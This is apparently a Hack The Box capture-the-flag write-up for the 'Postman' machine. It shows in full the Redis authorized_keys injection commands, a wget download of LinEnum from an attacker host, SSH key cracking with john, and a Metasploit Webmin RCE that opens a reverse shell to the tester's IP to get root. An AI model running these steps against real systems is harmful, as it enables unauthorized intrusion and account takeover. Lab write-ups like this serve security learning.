Postman

Contents

Summary

After doing the recon you will see that there are **4 ports** opened on the machine ,

SSH on port **22** ,

Port **80** running a static website,

Port **10000** running **Webmin** v1.910 which has an Authenticated RCE vulnerability,

Redis on port **6379.**

Redis has Unauthorized Access Vulnerability which allows anyone to login/interact with it anonymously, allowing us to add our SSH key to the authorized_keys of Redis user.

SSHing into the server as Redis we found there is a user called **Matt** and a backup of his **private RSA key** after cracking it we get a password of **Matt** user. Notice that the Webmin server is running as

root, Using the authenticated RCE vulnerability along with Matt credentials gives us a root shell.

Reconnaissance

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file *full-scan*

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.160
```

Nmap output

```
Discovered open port 22/tcp on 10.10.10.160
Discovered open port 80/tcp on 10.10.10.160
Warning: 10.10.10.160 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 5.30% done; ETC: 09:57 (0:09:14 remaining)
Connect Scan Timing: About 7.94% done; ETC: 10:00 (0:11:47 remaining)
Connect Scan Timing: About 14.36% done; ETC: 10:00 (0:11:08 remaining)
Connect Scan Timing: About 18.03% done; ETC: 10:01 (0:11:54 remaining)
Connect Scan Timing: About 19.38% done; ETC: 10:03 (0:12:58 remaining)
Discovered open port 6379/tcp on 10.10.10.160
Connect Scan Timing: About 26.95% done; ETC: 10:03 (0:12:06 remaining)
Discovered open port 10000/tcp on 10.10.10.160
Connect Scan Timing: About 88.47% done; ETC: 10:05 (0:02:06 remaining)
Connect Scan Timing: About 93.62% done; ETC: 10:05 (0:01:09 remaining)
Completed Connect Scan at 10:06, 1153.71s elapsed (65535 total ports)
Initiating Service scan at 10:06
Scanning 4 services on 10.10.10.160
Completed Service scan at 10:06, 6.41s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.10.160.
Initiating NSE at 10:06
Nmap scan report for 10.10.10.160
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
| http-methods:
| Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp open redis Redis key-value store 4.0.9
10000/tcp open http MiniServ 1.910 (Webmin httpd)
|http-favicon: Unknown favicon MD5: 32F9DCE6752A671D0CBD814A6FC15A14
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the output, we extracted some information.

1. The host is running on **Linux**.


2. 4 ports are opened **22**,**80**,**6379**,**10000.**
3. ports **80** &**10000** are web based.
4. Redis is running on port **6379.**

I always start with web based ports.

Scanning.


Port 10000 is running **Webmin v1.910** so let's search if it has public vulnerabilities.

```
searchsploit Webmin 1.910
```



There is a Remote Command Execution Vulnerability and has a Metasploit module for it. Let's check the module code for further information.


```
searchsploit -x exploits/linux/remote/46984.rb
```



Reading the vulnerability, a **username & password** is required. the vulnerability requires authentication so we can't get really much out of it now. Maybe later?.

Exploring the website

the Webmin SSL mode is enabled in the webmin config file, so we should navigate the website using HTTPS




Since we are doing HTB, Brute forcing credentials won't give you anything good. **You should try brute forcing credentials if you are doing a real world assessment.**

Nothing more we can do here, let's test for port **80**

Scanning Port 80

Port 80 main page:



Nothing Important we can use from the main page, the website seems to be a static (*has no functions*) website. It is gobuster time!

We start brute forcing directories/files on the webserver to see if there are any hidden gems.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.160:80/ -t 20
```

Leaving it running we start scanning **redis** on port **6379**

What the heck is Redis?

> *Redis is an open source (BSD licensed), in-memory data structure store, used as a database, cache and message broker. It supports data structures such as strings, hashes, lists, sets, sorted sets with range queries, bitmaps, hyperloglogs, geospatial indexes with radius queries and streams.* (source)
>
> Still confused ? Consider Redis as a Database server which you can Interact with using commands sent via TCP. or not :)

Scanning Redis

Redis can be configured to be accessible **anonymously**. In this case you won't need to use any **username** or **password.**

first we install redis-tools to communicate with redis.

```
sudo apt-get install redis-tools
```

then try to connect to redis anonymously

```
redis-cli -h 10.10.10.160
```

We established a connection successfully and executed **info** command , the command will list so much information about the server.

Gaining Access

Now the fun part, since we can execute commands on the server we will generate an SSH key on our machine and try to add it to the authorized_key on the victim machine so we can SSHing without password using a valid username

but first, we need to know:

- a valid **username** on the machine.
- the path of .**ssh** folder on the victim machine.

we can navigate the machine using those redis commands

- `config get dir` it prints the current working directory == pwd
- `config set dir <path_to_directory>` change the working directory to <path> == cd </folder>

executing

```
config get dir
```

```
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379>
```

Well that is great we are on **.ssh folder** by **default** and we assume that the **username** is **redis**

Exploition

```
on our machine
1- ssh-keygen -t rsa
2- (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > foo.txt
3- cat foo.txt | redis-cli -h 10.10.10.160 -x set crackit
```

```
┌─[osboxes@parrot]─[~/Desktop/desktop/mac/writeups/postman]
└──╼ $cat foo.txt | redis-cli -h 10.10.10.160 -x set crackit
OK
┌─[osboxes@parrot]─[~/Desktop/desktop/mac/writeups/postman]
└──╼ $
```

now we added our SSH pub to a key called crackit , we then should add the **crackit key** value to **authorized_key** file on the server

```
redis-cli -h 10.10.10.160
10.10.10.16:6379>> config set dbfilename "authorized_keys"
10.10.10.16:6379>> save

on our machine

ssh -i id_rsa redis@10.10.10.160
```

```
┌──[✗]─[osboxes@parrot]─[~/Desktop/desktop/mac/writeups/postman]
└──╼ $ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Mar 14 12:43:16 2020 from 10.10.15.201
redis@Postman:~$ ls
6379  authorized_keys  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$
redis@Postman:~$
```

```
redis@Postman:/opt$ cd /home/
redis@Postman:/home$ ls
Matt
redis@Postman:/home$
```

there is another user on the box called **Matt**

Elevate privileges

1- **From redis to Matt**

Since we don't have a password for the **redis** user, we go to enumeration.

Uploaded LinEnum.sh to the box.

```
redis@Postman>> cd /tmp
redis@Postman>> wget http://10.10.14.5:8000/LinEnum.sh
redis@Postman>> chmod +x LinEnum.sh  #to make the script executable
redis@Postman>> ./LinEnum.sh
```

From the output we see that there is a backup of **RSA** key left at /**opt**/ folder

```
[-] Location and contents (if accessible) of .bash_history file(s):
/home/Matt/.bash_history


[-] Location and Permissions (if accessible) of .bak file(s):
-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-rw------- 1 root root 695 Aug 25  2019 /var/backups/group.bak
-rw------- 1 root shadow 577 Aug 25  2019 /var/backups/gshadow.bak
-rw------- 1 root shadow 935 Aug 26  2019 /var/backups/shadow.bak
-rw------- 1 root root 1382 Aug 25  2019 /var/backups/passwd.bak
```


```
redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$
```

Copy the RSA to our machine to start craking it. we will use **John** to crack the has but first we need to transfer the key to john format.

I use sshng2john instead of the one shipped with john.


```
python ssh2john.py id_bak | tee id_bak.hash
```



DON'T FORGET : open the file, **delete** the number in the first line in my case it is **24**

start cracking the hash

```
john --format=SSH --wordlist=/usr/share/wordlists/rockyou.txt id_bak.hash
```



The passphrase is : **computer2008**

if we tried SSHing using the private key and passphrase we fail.

maybe the passphrase is also a **Matt** password ?

And we are in ! here is **User flag**

2- **Elevate priv from Matt to Root**


After some basic enumeration we see that root user owns the webmin directory, that means the webmin server is running as **root**

Remember the webmin CVE that requires authentication? we now have credentials so let's try exploiting it with **Matt** credentials.

The vulnerability has a **metasploit** module so let's try it.

```
 msfconsole
msf5 > search webmin
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 > options
```

Here is the options of the module



Fill the options like this

```
msf5 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  computer2008     yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.10.10.160     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     10000            yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI /                yes       Base path for Webmin application
   USERNAME  Matt             yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.162     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.162:4444
[-] Exploit aborted due to failure: unknown: Failed to retrieve session cookie
[*] Exploit completed, but no session was created.
```

when you run the module, it fails why ? Remember that the webmin ssl is enabled ? so we must set **SSL to true** in the module options

```
msf5 > set SSL true
msf> run
```

Now the module works! and we got a root shell :) here is the root flag.

```
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.162:4444
[+] Session cookie: c2726890bab0c6286272f8a3c942158a
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.162:4444 -> 10.10.10.160:51014) at 2020-03-14 14:17:37 +0000
shell


[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell

# whoami
whoami
root
# cd /root/
cd /root/
# ls
ls
redis-5.0.0  root.txt
# wc -c root.txt
wc -c root.txt
33 root.txt
# hostname
hostname
Postman
#
```

References & Further Reading

1- https://redis.io/

2- https://book.hacktricks.xyz/pentesting/6379-pentesting-redis